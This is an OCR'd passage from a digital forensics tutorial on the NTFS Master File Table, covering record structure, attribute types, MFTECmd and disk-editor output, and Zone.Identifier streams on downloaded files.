
Let's navigate to the `$MFT` file within the KAPE Output directory above and load it in `MFT Explorer`. This tool, one of Eric Zimmerman's masterpieces, empowers us to inspect and analyze the metadata nestled in the MFT. This encompasses a wealth of information about files and directories, from filenames and timestamps (created, modified, accessed) to file sizes, permissions, and attributes. A standout feature of the MFT Explorer is its intuitive interface, presenting file records in a graphical hierarchy reminiscent of the familiar Windows Explorer.



Note: It's worth noting that MFT records, once created, aren't discarded. Instead, as new files and directories emerge, new records are added to the MFT. Records corresponding to deleted files are flagged as "free" and stand ready for reuse.

Structure of MFT File Record

Every file or directory on an NTFS volume is symbolized by a record in the MFT. These records adhere to a structured format, brimming with attributes and details about the associated file or directory. Grasping the MFT's structure is pivotal for tasks like forensic analysis, system management, and data recovery in Windows ecosystems. It equips forensic experts to pinpoint which attributes are brimming with intriguing insights.




Here's a snapshot of the components:

- `File Record Header`: Contains metadata about the file record itself. Includes fields like signature, sequence number, and other administrative data.
- `Standard Information Attribute Header`: Stores standard file metadata such as timestamps, file attributes, and security identifiers.


- `File Name Attribute Header`: Contains information about the filename, including its length, namespace, and Unicode characters.
- `Data Attribute Header`: Describes the file data attribute, which can be either `resident` (stored within the MFT record) or `non-resident` (stored in external clusters).
    - `File Data (File content)`: This section holds the actual file data, which can be the file's content or references to non-resident data clusters. For small files (less than 512 bytes), the data might be stored within the MFT record (`resident`). For larger files, it references `non-resident` data clusters on the disk. We'll see an example of this later on.
- `Additional Attributes (optional)`: NTFS supports various additional attributes, such as security descriptors (SD), object IDs (OID), volume name (VOLNAME), index information, and more.

These attributes can vary depending on the file's characteristics. We can see the common type of information which is stored inside these header and attributes in the image below.



File Record Header

Contains metadata about the file record itself. Includes fields like signature, sequence number, and other administrative data.



The file record begins with a header that contains metadata about the file record itself. This header typically includes the following information:

- `Signature`: A four-byte signature, usually "FILE" or "BAAD," indicating whether the record is in use or has been deallocated.
- `Offset to Update Sequence Array`: An offset to the Update Sequence Array (USA) that helps maintain the integrity of the record during updates.
- `Size of Update Sequence Array`: The size of the Update Sequence Array in words.
- `Log File Sequence Number`: A number that identifies the last update to the file record.
- `Sequence Number`: A number identifying the file record. The MFT records are numbered sequentially, starting from 0.
- `Hard Link Count`: The number of hard links to the file. This indicates how many directory entries point to this file record.
- `Offset to First Attribute`: An offset to the first attribute in the file record.

When we sift through the MFT file using `MFTECmd` and extract details about a record, the information from the file record is presented as depicted in the subsequent screenshot.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT' --de 27142
MFTECmd version 1.2.2.1

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT
--de 27142

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT in
```

```
3.2444 seconds

C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT: FILE records
found: 93,615 (Free records: 287) File size: 91.8MB

Dumping details for file record with key 00006A06-00000005

Entry-seq #: 0x6A06-0x5, Offset: 0x1A81800, Flags: InUse, Log seq #:
0xCC64595, Base Record entry-seq: 0x0-0x0
Reference count: 0x1, FixUp Data Expected: 03-00, FixUp Data Actual: 6F-65
| 00-00 (FixUp OK: True)

**** STANDARD INFO ****
  Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0,
ContentOffset 0x18. Resident: True
  Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner
Id: 0x0, Security Id: 0x557, Quota charged: 0x0, Update sequence #:
0x8B8778

  Created On:         2023-09-07 08:30:26.8316176
  Modified On:        2023-09-07 08:30:26.9097759
  Record Modified On: 2023-09-07 08:30:26.9097759
  Last Accessed On:   2023-09-07 08:30:26.9097759

**** FILE NAME ****
  Attribute #: 0x2, Size: 0x70, Content size: 0x54, Name size: 0x0,
ContentOffset 0x18. Resident: True

  File name: users.txt
  Flags: Archive, Name Type: DosWindows, Reparse Value: 0x0, Physical
Size: 0x0, Logical Size: 0x0
  Parent Entry-seq #: 0x16947-0x2

  Created On:         2023-09-07 08:30:26.8316176
  Modified On:        2023-09-07 08:30:26.8316176
  Record Modified On: 2023-09-07 08:30:26.8316176
  Last Accessed On:   2023-09-07 08:30:26.8316176

**** DATA ****
  Attribute #: 0x1, Size: 0x150, Content size: 0x133, Name size: 0x0,
ContentOffset 0x18. Resident: True

  Resident Data

  Data: 0D-0A-55-73-65-72-20-61-63-63-6F-75-6E-74-73-20-66-6F-72-20-5C-5C-
48-54-42-56-4D-30-31-0D-0A-0D-0A-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-
2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-
2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-
2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-2D-0D-0A-41-64-6D-69-
6E-69-73-74-72-61-74-6F-72-20-20-20-20-20-20-20-20-20-20-20-20-20-62-61-63-
```

```
6B-67-72-6F-75-6E-64-54-61-73-6B-20-20-20-20-20-20-20-20-20-20-20-44-65-
66-61-75-6C-74-41-63-63-6F-75-6E-74-20-20-20-20-20-20-20-20-20-20-20-0D-
0A-47-75-65-73-74-20-20-20-20-20-20-20-20-20-20-20-20-20-20-20-20-20-20-
20-20-4A-6F-68-6E-20-44-6F-65-20-20-20-20-20-20-20-20-20-20-20-20-20-20-
20-20-20-57-44-41-47-55-74-69-6C-69-74-79-41-63-63-6F-75-6E-74-20-20-20-
20-20-20-20-0D-0A-54-68-65-20-63-6F-6D-6D-61-6E-64-20-63-6F-6D-70-6C-65-
74-65-64-20-73-75-63-63-65-73-73-66-75-6C-6C-79-2E-0D-0A-0D-0A

    ASCII:
User accounts for \\HTBVM01

-------------------------------------------------------------------------
-----
Administrator            backgroundTask           DefaultAccount
Guest                    John Doe                 WDAGUtilityAccount
The command completed successfully.

    UNICODE:
????????????????????????????????????????????????????????????
+++++???????+++++???????+++++????++++++++++????++++++++?????????
4++++????????????????????
```



Each attribute signifies some entry information, identified by type.


Type	Attribute	Description
0x10 (16)	$STANDARD_INFORMATION	General information - flags, MAC times, owner, and security id.
0x20 (32)	$ATTRIBUTE_LIST	Pointers to other attributes and a list of nonresident attributes.
0x30 (48)	$FILE_NAME	File name - (Unicode) and outdated MAC times
0x40 (64)	$VOLUME_VERSION	Volume information - NTFS v1.2 only and Windows NT, no longer used
0x40 (64)	$OBJECT_ID	16B unique identifier - for file or directory (NTFS 3.0+; Windows 2000+)
0x50 (80)	$SECURITY_DESCRIPTOR	File's access control list and security properties
0x60 (96)	$VOLUME_NAME	Volume name
0x70 (112)	$VOLUME_INFORMATION	File system version and other information
0x80 (128)	$DATA	File contents

Type	Attribute	Description
0x90 (144)	$INDEX_ROOT	Root node of an index tree
0xA0 (160)	$INDEX_ALLOCATION	Nodes of an index tree - with a root in $INDEX_ROOT
0xB0 (176)	$BITMAP	Bitmap - for the $MFT file and for indexes (directories)
0xC0 (192)	$SYMBOLIC_LINK	Soft link information - (NTFS v1.2 only and Windows NT)
0xC0 (192)	$REPARSE_POINT	Data about a reparse point - used for a soft link (NTFS 3.0+; Windows 2000+)
0xD0 (208)	$EA_INFORMATION	Used for backward compatibility with OS/2 applications (HPFS)
0xE0 (224)	$EA	Used for backward compatibility with OS/2 applications (HPFS)
0x100 (256)	$LOGGED_UTILITY_STREAM	Keys and other information about encrypted attributes (NTFS 3.0+; Windows 2000+)

To demystify the structure of an NTFS MFT file record, we're harnessing the capabilities of Active@ Disk Editor. This potent, freeware disk editing tool is available at `C:\Program Files\LSoft Technologies\Active@ Disk Editor` and facilitates the viewing and modification of raw disk data, including the Master File Table of an NTFS system. The same insights can be gleaned from other MFT parsing tools, such as `MFT Explorer`.


We can have a closer look by opening `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT` on `Active@ Disk Editor` and then pressing `Inspect File Record`.






In Disk Editor, we're privy to the raw data of MFT entries. This includes a hexadecimal representation of the MFT record, complete with its header and attributes.


Non-Resident Flag




When parsing the entry in `MFTECmd`, this is how the non-resident data header appears.



Resident Flag



When parsing the entry in `MFTECmd`, this is how the resident data header appears.



Zone.Identifier data in MFT File Record

The `Zone.Identifier` is a specialized file metadata attribute in the Windows OS, signifying the security zone from which a file was sourced. It's an integral part of the Windows Attachment Execution Service (AES) and is instrumental in determining how Windows processes files procured from the internet or other potentially untrusted origins.

When a file is fetched from the internet, Windows assigns it a Zone Identifier (`ZoneId`). This ZoneId, embedded in the file's metadata, signifies the source or security zone of the file's origin. For instance, internet-sourced files typically bear a `ZoneId` of `3` , denoting the Internet Zone.

For instance, we downloaded various tools inside the `C:\Users\johndoe\Downloads` directory of this section's target. Post-download, a `ZoneID` replete with the Zone.Identifier (i.e., the source URL) has been assigned to them.

```
PS C:\Users\johndoe\Downloads> Get-Item * -Stream Zone.Identifier -
ErrorAction SilentlyContinue

PSPath        :
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\Autoruns.
zip:Zone.Identifier
PSParentPath  :
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
PSChildName   : Autoruns.zip:Zone.Identifier
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\johndoe\Downloads\Autoruns.zip
Stream        : Zone.Identifier
Length        : 130

